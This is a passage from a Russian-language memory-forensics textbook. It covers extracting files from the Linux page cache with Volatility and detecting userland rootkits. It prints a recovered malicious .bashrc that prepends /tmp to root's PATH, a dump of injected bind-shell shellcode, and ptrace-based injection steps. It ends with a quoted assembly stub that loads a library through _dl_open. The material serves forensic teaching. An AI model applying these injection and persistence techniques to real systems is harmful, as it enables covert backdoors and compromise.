Возможно, самая мощная возможность, представленная в этой главе, - восстановление содержимого файлов, присутствующих в дампе памяти. Это возможно потому, что Linux использует страничный кеш для сохранения информации, прочитанной с диска. Кеш избавляет операционную систему (ОС) от необходимости повторно считывать те же данные при последующих запросах. Linux также реализует кеш упреждающего чтения, который загружает в память последующие части файла после того, как приложение прочитало предыдущие, пытаясь сэкономить обращения к диску и повысить производительность. В результате части файла копируются в память, даже если приложение явно не использовало и не запрашивало их. Поэтому исследователь может извлечь информацию об активно использовавшихся данных, включая контекст, находящийся в окружающих данных.

Цели анализа

Ваши цели таковы:

• **Восстанавливать из памяти вредоносное ПО и файлы злоумышленника.** Когда злоумышленники создают файлы и выполняют вредоносное ПО с диска, страницы файлов сначала считываются в страничный кеш. При анализе памяти часто обнаруживаются ссылки на файлы, которые требуется проанализировать. К распространённым примерам относятся файл `shadow` с хешами паролей всех учётных записей пользователей, веб-сценарии (то есть оболочки PHP), используемые злоумышленниками как бэкдоры, файлы журналов клавиатурных шпионов или похищенных учётных данных и сегменты кода вредоносного ПО.

• **Определять файлы, использовавшиеся в системе последними.** Файлы помещаются в страничный кеш при чтении или исполнении. Это обеспечивает доступность последних использованных файлов в памяти. Отрицательный побочный эффект состоит в том, что релевантные, но не использовавшиеся недавно файлы могут быть вытеснены из кеша.

Структуры данных

Структура `address_space` содержит информацию об отображении файла в страничном кеше:

```
>>> dt("address_space")
'address_space' (168 bytes)
0x0   : host                          ['pointer', ['inode']]
0x8   : page_tree                     ['radix_tree_root']
0x18  : tree_lock                     ['spinlock']
0x1c  : i_mmap_writable               ['unsigned int']
0x20  : i_mmap                        ['prio_tree_root']
0x30  : i_mmap_nonlinear              ['list_head']
0x40  : i_mmap_mutex                  ['mutex']
0x60  : nrpages                       ['unsigned long']
0x68  : writeback_index               ['unsigned long']
0x70  : a_ops                         ['pointer', ['address_space_operations']]
0x78  : flags                         ['unsigned long']
0x80  : backing_dev_info              ['pointer', ['backing_dev_info']]
0x88  : private_lock                  ['spinlock']
0x90  : private_list                  ['list_head']
0xa0  : assoc_mapping                 ['pointer', ['address_space']]
```

Ключевые моменты

Ключевые моменты таковы:

• `page_tree`**.** Корень radix tree, содержащего страницы определённого файла. Перечисление этого дерева в правильном порядке раскрывает всё содержимое файла.
• `a_ops`**.** Указатель на структуру `address_space_operations` адресного пространства. Она определяет несколько операций над адресным пространством, например чтение, запись и освобождение страниц.
• `backing_dev_info`**.** Указатель на структуру устройства (например, жёсткого диска), содержащего файл.

> **Примечание.**
>
> Не следует путать структуру `address_space` с внутренним понятием адресных пространств Volatility, которое она использует для поддержки трансляции адресов ЦП.

Алгоритм извлечения файлов

Чтобы восстановить содержимое файла, необходимо обойти дерево его страниц. Это дерево, являющееся частью страничного кеша, хранит адрес `struct page` для каждой кешированной физической страницы файла. `struct page` можно преобразовать в настоящую физическую страницу для восстановления содержимого файла. Volatility делает это, имитируя код обхода страничного кеша внутри ядра. Сначала необходимо вычислить индекс каждой страницы в дереве. Индекс является номером интересующей страницы; все индексы вычисляются простым делением смещения файла на размер страницы (4096). Если индекс равен 0, для поиска `struct page` используется постоянное смещение. Если индекс больше 0, необходимо найти соответствующий узел дерева. Затем высота узла в дереве используется для обхода слотов узла, пока не будет найден слот для данного индекса.

Поиск в дереве возвращает адрес `struct page` внутри виртуального адресного пространства ядра. Чтобы найти физический адрес страницы, выполняется индексирование в массиве `mem_map` (`mem_map` - массив структур страниц, отображающих каждую страницу физической памяти). После получения физического смещения Volatility читает содержащиеся данные. Volatility выполняет этот алгоритм для каждой страницы файла и соединяет данные, формируя непрерывный файл. Если страница отсутствует, она заполняется нулями для сохранения пространственной целостности.

Плагин Find File

Ранее вы видели, как восстановить всю находящуюся в памяти файловую систему с помощью `linux_recover_filesystem`. Если требуется извлечь из страничного кеша только отдельные файлы, можно использовать плагин `linux_find_file`. Плагин работает в двух режимах: первый использует параметр `-F/--find`, чтобы определить, находится ли файл в страничном кеше; второй использует параметры `-i/--inode` и `-O/--outfile` для извлечения файла. В главе 21 мы анализировали образец памяти с бэкдором, выполнявшимся из `/tmp/backdoor`. С помощью `linux_find_file` можно извлечь файл для анализа:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f hiddenargs.lime
       linux_find_file -F /tmp/backdoor
Volatility Foundation Volatility Framework 2.4
Inode Number                  Inode
--------------- ------------------
         1059161 0xffff88000b96f4d8

$ python vol.py --profile=LinuxDebian-3_2x64 -f hiddenargs.lime
     linux_find_file -i 0xffff88000b96f4d8 -O backdoor.dump
Volatility Foundation Volatility Framework 2.4

$ file backdoor.dump
backdoor-dump: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.26,
       BuildID[sha1]=0x36c8848c0aa617cbdc6db0a16c91b8bee69f63cb, not stripped
```

При первом вызове возвращается адрес структуры `inode` (`0xffff88000b96f4d8`), а второй вызов записывает этот файл из памяти на диск под именем `backdoor.dump`. Затем этот файл можно загрузить в IDA Pro и другие инструменты анализа двоичных файлов, чтобы определить его функциональность (см. рисунок 24-2).

На этом рисунке показана функция `main` и то, что её первая операция - перезапись параметров командной строки. Метка `aApache2` указывает на три разделённые нулями строки аргументов (`apache2`, `-k`, `start`) в доступном только для чтения разделе двоичного файла (`.rodata`). Затем этот указатель передаётся `memcpy`. Функциональность успешно перезаписывает аргументы командной строки, показываемые `ps` в работающей системе, как вы видели в главе 21.




Figure 24-2: Disassembly of the main function in IDA Pro after dumping the malicious binary from memory

Рисунок 24-2. Дизассемблирование функции `main` *в IDA Pro после выгрузки вредоносного двоичного файла из памяти*

Также в главе 21 вы анализировали образец памяти, в котором вредоносный двоичный файл `rm` был установлен в `/tmp`. Поддельный двоичный файл `rm` не удалял файлы, имена которых начинались с `v0l`. Злоумышленник обеспечил использование этого двоичного файла `rm`, добавив `/tmp` в начало переменной PATH учётной записи root в файле `.bashrc` пользователя root:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f backdooredrm.lime
   linux_find_file -F /root/.bashrc
Volatility Foundation Volatility Framework 2.4
Inode Number                  Inode
--------------- ------------------
         1059172 0xffff88000ba26800

$ python vol.py --profile=LinuxDebian-3_2x64 -f backdooredrm.lime
   linux_find_file -i 0xffff88000ba26800 -O malicious.bashrc
Volatility Foundation Volatility Framework 2.4

$ cat malicious.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.

# Note: PS1 and umask are already set in /etc/profile. You should not
# need this unless you want different defaults for root.
# PS1='${debian_chroot:+($debian_chroot)}\h:\w\$ '
# umask 022

# You may uncomment the following lines if you want `ls' to be colorized:
# export LS_OPTIONS='--color=auto'
# eval "`dircolors`"
# alias ls='ls $LS_OPTIONS'
# alias ll='ls $LS_OPTIONS -l'
# alias l='ls $LS_OPTIONS -lA'
#
# Some more alias to avoid making mistakes:
# alias rm='rm -i'
# alias cp='cp -i'
# alias mv='mv -i'

shopt -s histappend
PROMPT_COMMAND="history -a;$PROMPT_COMMAND"
PATH=/tmp:$PATH
```

Последняя строка файла `.bashrc` добавляет `/tmp` в начало существующей переменной `PATH`, из-за чего Bash проверяет `/tmp` на наличие приложений до проверки обычных системных каталогов (`/bin`, `/sbin` и так далее). Кроме того, так же, как был извлечён файл `/tmp/backdoor`, можно извлечь `/tmp/rm` для дальнейшего анализа.

Итоги

Основополагающая возможность операционной системы Linux - поддержка широкого круга файловых систем. Некоторые файловые системы более изменчивы, чем другие, особенно временные, исчезающие после выключения системы. Используя криминалистический анализ памяти, можно не только получить доступ к метаданным файлов и каталогов в этих файловых системах (например, временным меткам и информации о владельце), но и извлечь недавно использовавшиеся части содержимого файлов. Кроме того, так же, как вы создавали временные шкалы для систем Windows в главе 18, можно создавать временные шкалы, помогающие сопоставлять временные связи между свидетельствами в дампах памяти Linux.

Глава 25. Руткиты пользовательского пространства

Когда противники проектируют руткиты, одно из первых решений, которое они должны принять, состоит в том, будет ли руткит работать в пользовательском пространстве (памяти процесса) или в режиме ядра. Руткиты режима ядра предоставляют наибольшие возможности, например возможности прямого манипулирования объектами ядра (Direct Kernel Object Manipulation, DKOM), непосредственное взаимодействие с аппаратными устройствами и способность выполнять определённые привилегированные операции. Однако многие распространённые задачи руткитов, например сокрытие процессов, запись нажатий клавиш и наблюдение за сетевой активностью, могут выполняться в пользовательском пространстве. Кроме того, руткиты пользовательского пространства более переносимы, тогда как их аналоги режима ядра трудно поддерживать из-за быстро меняющегося ядра Linux. Ещё одна проблема состоит в том, что ряд инструментов системного администрирования и систем предотвращения вторжений на узле (Host Intrusion Prevention Systems, HIPS) выполняет обнаружение руткитов режима ядра. С другой стороны, обнаружению руткитов пользовательского пространства до сих пор уделялось лишь незначительное внимание, что предоставляет злоумышленнику большую свободу выбора применяемых методов и может продлить его доступ к целевой системе.

В предыдущих главах вы узнали, как классифицировать деятельность процессов пользовательского пространства по сетевым сокетам и соединениям, открытым файловым дескрипторам и контекстам пользователей/групп. Методы, обсуждаемые в этой главе, используются исключительно во вредоносных целях и применяются для перехвата и изменения данных, а также для затруднения работы исследователей посредством антикриминалистики. В частности, вы увидите широкий круг возможностей, которые руткиты пользовательского пространства могут реализовывать в заражённой системе, например перехват функций, перезапись глобальной таблицы смещений/таблицы компоновки процедур (global offset table/procedure linkage table, GOT/PLT), внедрение shellcode и библиотек и выхолащивание процессов. Вы также познакомитесь с несколькими методами анализа и плагинами Volatility, способными автоматически обнаруживать множество таких методов руткитов пользовательского пространства.

Цели анализа

Ваши цели таковы:

• **Обнаруживать внедрение shellcode.** Злоумышленники могут внедрять shellcode (необработанные инструкции ассемблера) в процессы, чтобы изменять поток управления, манипулировать данными и перехватывать их. Вы узнаете, как определять память процесса, содержащую эти внедрённые разделы.
• **Находить внедрение совместно используемых библиотек.** Внедрение совместно используемых библиотек позволяет загружать полные двоичные файлы ELF в целевой процесс. С точки зрения разработки этот метод удобен для злоумышленников (они могут писать код на C или C++, а не на ассемблере), но оставляет в памяти больше следов, чем простое внедрение shellcode.
• **Анализировать перезапись GOT/PLT.** Когда разрешаются адреса символов времени выполнения, они сохраняются в записях GOT процесса. Перезаписывая эти указатели, вредоносное ПО может эффективно перехватывать вызовы функций очень простым и стандартным способом.

• **Отслеживать встроенные перехваты функций.** Встроенные перехваты перезаписывают код внутри легитимной функции так, что управление передаётся вредоносной функции, размещённой вредоносным ПО в памяти. Такой перехват позволяет вредоносному ПО добавлять, изменять и удалять любые данные, обрабатываемые или возвращаемые перехваченной функцией.

> **Примечание.**
>
> Если вы не знакомы с форматом файлов ELF, перед продолжением настоятельно рекомендуем прочитать соответствующие разделы главы 20. Они предоставляют предварительные знания, необходимые для методов атак и плагинов Volatility, описываемых в этой главе.

Внедрение shellcode

Блок shellcode представляет собой двоичные данные, содержащие инструкции ЦП, которые служат определённой цели, например порождают оболочку (например, `/bin/bash`), создают сетевой сокет для доступа через бэкдор и/или загружают дополнительный shellcode или исполняемые файлы. Злоумышленники часто внедряют shellcode в легитимные процессы как средство маскировки. Чтобы записать shellcode в целевой процесс и выполнить его, необходимо совершить следующие действия. На следующих нескольких страницах мы подробно рассмотрим каждый этап.

1. Необходимо получить открытый дескриптор целевого процесса.
2. Необходимо найти или выделить внутри целевого процесса область памяти, доступную и для записи, и для исполнения.
3. Затем shellcode необходимо записать в ранее найденную область.
4. Целевой процесс или поток необходимо заставить выполнить данный shellcode.

Этап 1: присоединение к процессу с помощью PTrace

Чтобы получить дескриптор целевого процесса, злоумышленники используют отладочный API Linux (`ptrace`). `ptrace` позволяет процессу с достаточными привилегиями получить полный контроль над другим процессом, включая доступ на чтение/запись к его памяти и возможность задавать контексты исполнения потоков. API предоставляется через функцию `ptrace`, первый аргумент которой является выполняемым действием, второй - идентификатором целевого процесса, а третий - адресом в процессе, над которым следует выполнить действие. Последний аргумент зависит от выполняемого действия. Ниже приведены действия, относящиеся к внедрению кода:

• `PTRACE_ATTACH`. Присоединяется к целевому процессу и приостанавливает его. При успехе это действие возвращает дескриптор целевого процесса, завершая первый этап процедуры внедрения.
• `PTRACE_PEEKTEXT`. Читает данные из адресного пространства контролируемого процесса. Аналогично API Microsoft `ReadProcessMemory`.
• `PTRACE_POKETEXT`. Записывает данные в адресное пространство целевого процесса. Аналогично API Microsoft `WriteProcessMemory`.
• `PTRACE_GETREGS`. Читает регистры общего назначения из контролируемого процесса.
• `PTRACE_SETREGS`. Задаёт любые регистры общего назначения контролируемого процесса.
• `PTRACE_CONT`. Продолжает приостановленный процесс.
• `PTRACE_STOP`. Останавливает (или приостанавливает) работающий процесс, чтобы его можно было исследовать.
• `PTRACE_DETACH`. Отсоединяет контролирующий процесс от целевого процесса.

Этап 2: поиск/выделение памяти

После присоединения вредоносного ПО к целевому процессу shellcode необходимо перенести в адресное пространство цели. Вредоносное ПО делает это, перезаписывая существующий код в целевом процессе или внедряя в него небольшой блок shellcode, который выделяет более крупную область памяти.

Перезапись существующего кода

Во многих случаях внутри исполняемой области памяти можно найти пустое место. Эти пустые, или неиспользуемые/резервные, области существуют потому, что разделы двоичного файла выровнены по границе страницы (обычно 4096 байт), а легитимный код приложения может занимать лишь малую часть этого размера. Это резервное пространство может оставлять место для полезной нагрузки малого или среднего размера, что идеально, поскольку shellcode обычно довольно мал. Кроме того, перехватывая уже исполняемую область памяти, злоумышленникам не требуется беспокоиться о неисполняемых страницах (например, защите NX).

Другой метод поиска места для внедрения shellcode в целевой процесс был опубликован skape (см. журнал Uninformed Research: hick.org). Вместо поиска пустот внутри исполняемых областей его метод перезаписывал начало функции целевого процесса, которая выполняется только один раз, например `main`. Таким образом, злоумышленники могут избежать перезаписи инструкций, к которым действительно могли бы снова обратиться.

Выделение памяти в чужом процессе

Чтобы использовать полезную нагрузку размером более нескольких байт, вредоносное ПО должно уметь выделять крупные области внутри целевого процесса. Поскольку Linux не предоставляет функцию для выделения памяти в чужом процессе, подобную `VirtualAllocEx` Microsoft, вредоносная программа обычно должна выделять память в два этапа. В частности, она использует один из вышеупомянутых методов для внедрения небольшой заглушки shellcode, единственная цель которой - выделить более крупную область памяти, вызвав `mmap` после попадания в адресное пространство целевого процесса.

Исторически вредоносное ПО использовало `malloc` для выделения памяти под shellcode в куче, но системы с 32-разрядным расширением физических адресов (Physical Address Extension, PAE) и 64-разрядные системы содержат неисполняемые стеки и кучи. Поэтому в современных системах единственной доступной функцией, удовлетворяющей необходимым критериям выделения, является `mmap`, которая позволяет не только выделять память, но и задавать её страничные разрешения. С помощью `mmap` вредоносное ПО может выделить память и указать защиту, допускающую чтение, запись и исполнение. После вызова shellcode первого этапа функции `mmap` внутри целевого процесса настоящую полезную нагрузку можно записать в новую выделенную (крупную) область и выполнить.

Примечание.

Невозможность выделить память одновременно доступной для записи и исполнения является одним из ограничений, накладываемых функцией MPROTECT патчей усиления ядра PaX от Grsecurity (pax.grsecurity.net). Согласно руководству документации, предотвращаются следующие операции:

- Создание исполняемых анонимных отображений.
- Создание исполняемых/доступных для записи отображений файлов.
- Предоставление записи исполняемому/доступному только для чтения отображению файла, кроме выполнения перемещений в файле ET_DYN ELF (совместно используемой библиотеке с кодом, не являющимся позиционно-независимым [PIC]).
- Предоставление исполнения неисполняемому отображению.

Эти ограничения не позволяют процессам выделять области, которые потенциально могли бы содержать исполняемый shellcode.

Этап 3: запись shellcode в процесс

После того как вредоносное ПО найдёт подходящее место (одним из предыдущих методов), `PTRACE_POKETEXT` можно использовать для записи shellcode в чужой процесс. Начиная с версии ядра 3.2, Linux предоставляет две функции, `process_vm_readv` и `process_vm_writev`, позволяющие читать и записывать память чужого процесса без использования `ptrace`. Хотя это означает, что применения `PTRACE_PEEKTEXT` и `PTRACE_POKETEXT` можно избежать, вся остальная функциональность `ptrace` в этом разделе по-прежнему необходима. Кроме того, поскольку на момент написания эти системные вызовы были относительно новыми, мы ещё не встречали использующее их вредоносное ПО в реальных условиях.

Этап 4: управление исполнением чужого процесса

После размещения shellcode в памяти целевого процесса вредоносное ПО должно заставить его выполниться. Проще всего перенаправить исполнение программы на shellcode с помощью следующего алгоритма:

1. Вызвать `ptrace` с операцией `PTRACE_GETREGS`, которая приостанавливает программу и предоставляет копию всех регистров и их текущих значений.
2. Перезаписать регистр указателя инструкций так, чтобы он указывал на shellcode.
3. Использовать `PTRACE_SETREGS` для обновления регистров внутри чужого процесса.
4. Использовать `PTRACE_CONT` для возобновления процесса.

После возобновления программа выполняет внедрённый shellcode. Разумеется, этот метод перезаписи может быть разрушительным, если выполняется внутри критического потока и указатель инструкций не восстанавливается после исполнения блока shellcode.

Другой способ принудительного исполнения состоит в чтении текущего значения указателя инструкций, резервном копировании находящихся после него инструкций, копировании shellcode по адресу, на который указывает указатель инструкций, и последующем исполнении shellcode. Если заставить shellcode после завершения своих задач выполнить инструкцию `int 3` (программную точку останова), процесс вредоносного ПО снова получает управление. Затем процесс вредоносного ПО может восстановить сохранённые инструкции и позволить им выполняться. Таким образом, вредоносный код действует точно как отладчик.

Обнаружение внедрения shellcode

Плагин `linux_malfind` можно использовать для поиска shellcode, внедрённого в процессы путём выделения новых областей. Плагин `linux_hollow_process`, описанный далее в этой главе, можно использовать для обнаружения метода skape, перезаписывающего часть существующей функции `main` shellcode.

`linux_malfind` работает аналогично своему аналогу для Windows (как описано в разделе «Внедрение кода» главы 8), поскольку обходит отображения памяти процесса в поисках подозрительных битов защиты. В частности, он ищет отображения, биты защиты которых указывают, что область доступна для чтения, записи и исполнения. Такое условие не должно возникать при использовании стандартных механизмов загрузки процессов, но может встречаться в приложениях пользовательского пространства, которым требуется генерировать код во время выполнения, например в интерпретаторах динамических языков (Perl, Python и JavaScript).

Чтобы продемонстрировать применение `linux_malfind`, программа с именем `inject` использовалась для внедрения кода в процесс с именем `target`. Внедрённая полезная нагрузка порождает оболочку-бэкдор, прослушивающую TCP-порт 31337. Приложение `inject` использует описанную ранее двухэтапную процедуру. Сначала небольшой блок shellcode, вызывающий `mmap`, внедряется путём перезаписи начала функции `main` целевого процесса. Этот shellcode `mmap` выделяет страницу памяти по жёстко заданному адресу (`0x1011000`), доступную для чтения, записи и исполнения. Затем он записывает полезную нагрузку в выделенную память и выполняет её.

`linux_malfind` немедленно обнаруживает этот внедрённый сегмент из-за его недопустимых битов защиты:

```
$ python vol.py -f injtarget.lime --profile=LinuxDebian3_2x86 linux_malfind
Volatility Foundation Volatility Framework 2.4
Process: target Pid: 16929 Address: 0x1011000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT

0x01011000  31 c0 31 db 31 c9 31 d2 b0 66 b3 01 51 6a 06 6a   1.1.1.1..f..Qj.j
0x01011010  01 6a 02 89 e1 cd 80 89 c6 b0 66 b3 02 52 66 68   .j........f..Rfh
0x01011020  7a 69 66 53 89 e1 6a 10 51 56 89 e1 cd 80 b0 66   zifS..j.QV.....f
0x01011030  b3 04 6a 01 56 89 e1 cd 80 b0 66 b3 05 52 52 56   ..j.V.....f..RRV

0x1011000 31c0              XOR EAX, EAX
0x1011002 31db              XOR EBX, EBX
0x1011004 31c9              XOR ECX, ECX
0x1011006 31d2              XOR EDX, EDX
0x1011008 b066              MOV AL, 0x66
0x101100a b301              MOV BL, 0x1
0x101100c 51                PUSH ECX
0x101100d 6a06              PUSH 0x6
0x101100f 6a01              PUSH 0x1
0x1011011 6a02              PUSH 0x2
0x1011013 89e1              MOV ECX, ESP
0x1011015 cd80              INT 0x80
0x1011017 89c6              MOV ESI, EAX
0x1011019 b066              MOV AL, 0x66
0x101101b b302              MOV BL, 0x2
0x101101d 52                PUSH EDX
0x101101e 66687a69          PUSH WORD 0x697a
<snip>
```

Как показано в выводе, целевой процесс (PID 16929) имеет область памяти по адресу `0x1011000`, доступную для чтения, записи и исполнения. Изначально эту область выделяет shellcode `mmap`. С помощью `linux_netstat` можно также увидеть, что shellcode успешно создал сетевой сокет бэкдора:

```
$ python vol.py -f injtarget.lime --profile=LinuxDebian3_2x86
   linux_netstat -p 16929
```

```
Volatility Foundation Volatility Framework 2.4
TCP      0.0.0.0:31337 0.0.0.0:0     LISTEN            target/16929
```

В ходе расследования теперь можно было бы начать изучать дизассемблирование shellcode, чтобы определить, какие возможности он предоставляет злоумышленнику.

Выхолащивание процессов

Выхолащивание процесса - это перезапись процесса или частей процесса в памяти вредоносным кодом. Злоумышленники часто используют выхолащивание процессов для сокрытия присутствия вредоносного ПО в системе, поскольку инструменты, перечисляющие процессы, вместо него видят легитимный процесс. Кроме того, структуры данных процесса внутри ядра будут сообщать путь к исходному двоичному файлу процесса (например, `/usr/bin/apache2`), а не к файлу вредоносного ПО. Эта подмена направления заставляет антивирусные и другие инструменты защиты узла сканировать безвредные файлы на диске и позволяет вредоносному ПО ещё больше уклоняться от обнаружения.

> **Примечание.**
>
> В Windows известные образцы вредоносного ПО, например Stuxnet и Careto (The Mask), использовали выхолащивание процессов, чтобы избегать обнаружения в работающих системах.

Алгоритм обнаружения

Обнаружение выхолащивания процессов основано на наличии заведомо исправной копии инструкций приложения для сравнения с инструкциями в памяти. Хотя для получения копии файла в том виде, в каком он находится на диске, можно обратиться к файловому кешу ядра (см. главу 24), нужный файл может отсутствовать в кеше или быть неполным (из-за выгрузки). Кроме того, нельзя доверять тому, что файлы на диске скомпрометированной системы являются исходными неизменёнными версиями.

Из-за этих проблем Volatility для получения заведомо исправных данных полагается на копию файла из эталонного образа диска (или установочного пакета). Поэтому при наличии возможности получить доверенную копию потенциально «заражённого» файла (файлов) можно использовать плагин `linux_process_hollow` для выполнения проверки. Этому плагину требуются три параметра:

• Путь к доверенному двоичному файлу.
• PID, с которыми следует работать.
• Адрес, по которому приложение отображено в память процесса.

Плагин начинает с чтения таблицы символов доверенного файла и определения того, куда каждая функция загружена в память. Затем он сравнивает каждую функцию с фактическим кодом в памяти. За исключением прямых перемещений, которые не используют GOT/PLT (они перезаписывают адреса функций во время выполнения), код приложения не должен изменяться. Volatility обнаруживает прямые перемещения, разбирая таблицу перемещений, и учитывает их, чтобы избежать ложных срабатываний.

Примечание.

Текущая реализация работает только с одним процессом за раз. Однако помните, что Volatility имеет открытый исходный код и допускает расширение. Можно обновить код так, чтобы он получал полные пути на диске к загруженным процессам, совместно используемым библиотекам и модулям ядра, а затем автоматизировать сравнение с соответствующими файлами из эталонного образа диска или установочного носителя.

Пример обнаружения

Следующий сценарий связан с системой, заражённой вредоносным ПО, которое выполняет выхолащивание процессов (а также внедрение совместно используемой библиотеки, которое обсуждается в следующем разделе). Целевой процесс является экземпляром Bash с PID 18550, как показывает первая команда:

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
    linux_pslist | grep bash
Volatility Foundation Volatility Framework 2.4
Offset     Name    Pid   Uid   Gid  DTB        Start Time
------------------ ----- ----- ---- ---------  --------------------------
0xf7116140 bash   18550 0     0    0x35acd000 2014-02-25 12:09:19 UTC+0000
```

Следующая команда определяет адрес, по которому целевой файл ELF загружен в память процесса. Согласно выводу, исполняемая область (`r-x`) начинается с `0x80480000`. Можно также увидеть полный путь к двоичному файлу на диске (`/bin/bash`).

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
       linux_proc_maps -p 18550 | grep bash
Volatility Foundation Volatility Framework 2.4
Pid   Start     End       Flags Pgoff Major Minor  Inode  File Path
----- --------- --------- ----- ----  ----- ------ ------ -------------------
18550 0x8048000 0x8049000 r-x   0x0   8     1      948592 /bin/bash
18550 0x8049000 0x804a000 rw-   0x0   8     1      948592 /bin/bash
```

Затем мы передаём эту информацию `linux_process_hollow` вместе с путём к доверенной копии исполняемого файла (`/mnt/baselines/bin/bash`). Плагин сообщает, что функция `main` была изменена:

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86
       linux_process_hollow -p 18550
       -b 0x8048000 -P /mnt/baselines/bin/bash
Volatility Foundation Volatility Framework 2.4
Task     PID  Symbol Name Symbol Address
-------- ---- ----------- --------------
bash    18550 main        0x80485bc
```

Если исследовать адрес символа с помощью `linux_volshell`, обнаруживается блок инструкций и ссылка на строку `/tmp/.XICE-unix`:

```
$ python vol.py -f sharedlib.lime --profile=LinuxDebian3_2x86 linux_volshell
Volatility Foundation Volatility Framework 2.4
Current context: process init, pid=1 DTB=0x370bf000
Welcome to volshell!
To get help, type 'hh()'
>>> cc(pid=18550)
Current context: process bash, pid=18550 DTB=0x35acd000
>>> db(0x80485bc, 48)
0x080485bc  eb 17 58 89 04 24 c7 44 24 04 01 00 00 00 bb e0   ..X..$.D$.......
0x080485cc  3a 75 b7 ff d3 83 c4 04 cc e8 e4 ff ff ff 2f 74   :u............/t
0x080485dc  6d 70 2f 2e 58 49 43 45 2d 75 6e 69 78 00 00 00   mp/.XICE-unix...
>>> dis(0x80485bc)
0x80485bc eb17                            JMP 0x80485d5
0x80485be 58                              POP EAX
0x80485bf 890424                          MOV [ESP], EAX
```

```
0x80485c2 c744240401000000              MOV DWORD [ESP+0x4], 0x1
0x80485ca bbe03a75b7                    MOV EBX, 0xb7753ae0
<snip>
```

Инструкция `JMP` заменила код, который должен соответствовать функции `main`. Обычно можно было бы увидеть пролог функции, например `PUSH EBP`, а затем `MOV EBP, ESP`. Однако в данном случае ЦП перенаправляется к коду по адресу `0x80485d5`, расположенному дальше во внедрённом shellcode. Точная работа этого shellcode объясняется в следующем разделе.

Внедрение совместно используемых библиотек

Внедрение shellcode в процесс очень полезно злоумышленникам при первоначальной эксплуатации и для ограниченной деятельности после компрометации. Однако написание полнофункционального программного обеспечения исключительно в shellcode затруднительно, поскольку оно должно быть позиционно-независимым (то есть без жёстко заданных адресов) и не может напрямую полагаться на вызовы API. Чтобы решить эту проблему, многие программисты предпочитают вместо этого реализовывать свои бэкдоры как совместно используемые библиотеки, которые можно писать на C.

Как описывается в этом разделе, у злоумышленников есть два способа внедрения библиотек в чужой процесс. Первый, самый простой, использует собственные системные API для загрузки хранящейся на диске совместно используемой библиотеки злоумышленника в адресное пространство другого процесса. Однако этот метод оставляет множество следов в памяти и на диске. Второй метод загружает библиотеку, находящуюся только в памяти и никогда не записываемую на диск. Этот метод сложнее реализовать, но он оставляет гораздо меньше артефактов в памяти и не оставляет артефактов на диске.

Внедрение библиотеки с диска

Динамический загрузчик Linux предоставляет такие функции, как `dlopen`, `dlclose` и `dlsym`, являющиеся аналогами функций Windows `LoadLibrary`, `FreeLibrary` и `GetProcAddress` соответственно. Вместе они позволяют программистам загружать библиотеки, выгружать библиотеки и запрашивать адреса символов внутри библиотек во время выполнения. Чтобы внедрить хранящуюся на диске совместно используемую библиотеку в чужой процесс, вредоносному процессу достаточно заставить целевой процесс вызвать `_dlopen` (функцию, которую обёртывает `dlopen`), установив первый параметр равным пути к совместно используемой библиотеке.

> **Примечание.**
>
> `_dlopen` используется вместо `dlopen`, потому что `dlopen` присутствует только в приложениях, программно взаимодействующих с загрузчиком времени выполнения. С другой стороны, `_dlopen` находится внутри `libc` и загружается в адресное пространство всех динамически скомпонованных приложений. В некоторых недавних версиях `libc` функция `_dlopen` также объявлена устаревшей и заменена на `__libc_dlopen_mode`. Тот же процесс можно использовать для вызова этой функции во всех динамически скомпонованных приложениях; он применяется такими проектами, как injectso64 (github.com).

Насколько нам известно, первая общедоступная документация этого метода появилась в статье Runtime Process Infection (phrack.org). В ней автор использовал описанный ранее метод `ptrace`,

чтобы внедрить shellcode в процесс, а затем выполнить его. Впоследствии shellcode загружал библиотеку следующим образом:

```
1   _start:    jmp string
2
3   begin:     pop    eax                  ; char *file
4              xor    ecx     ,ecx         ; *caller
5              mov    edx     ,0x1         ; int mode
6
7              mov    ebx,    0x12345678   ; addr of _dl_open()
8              call   ebx                  ; call _dl_open!
9              add    esp,    0x4
10
11             int3                        ; breakpoint
12
13  string: call begin
14          db "/tmp/ourlibby.so",0x00
```

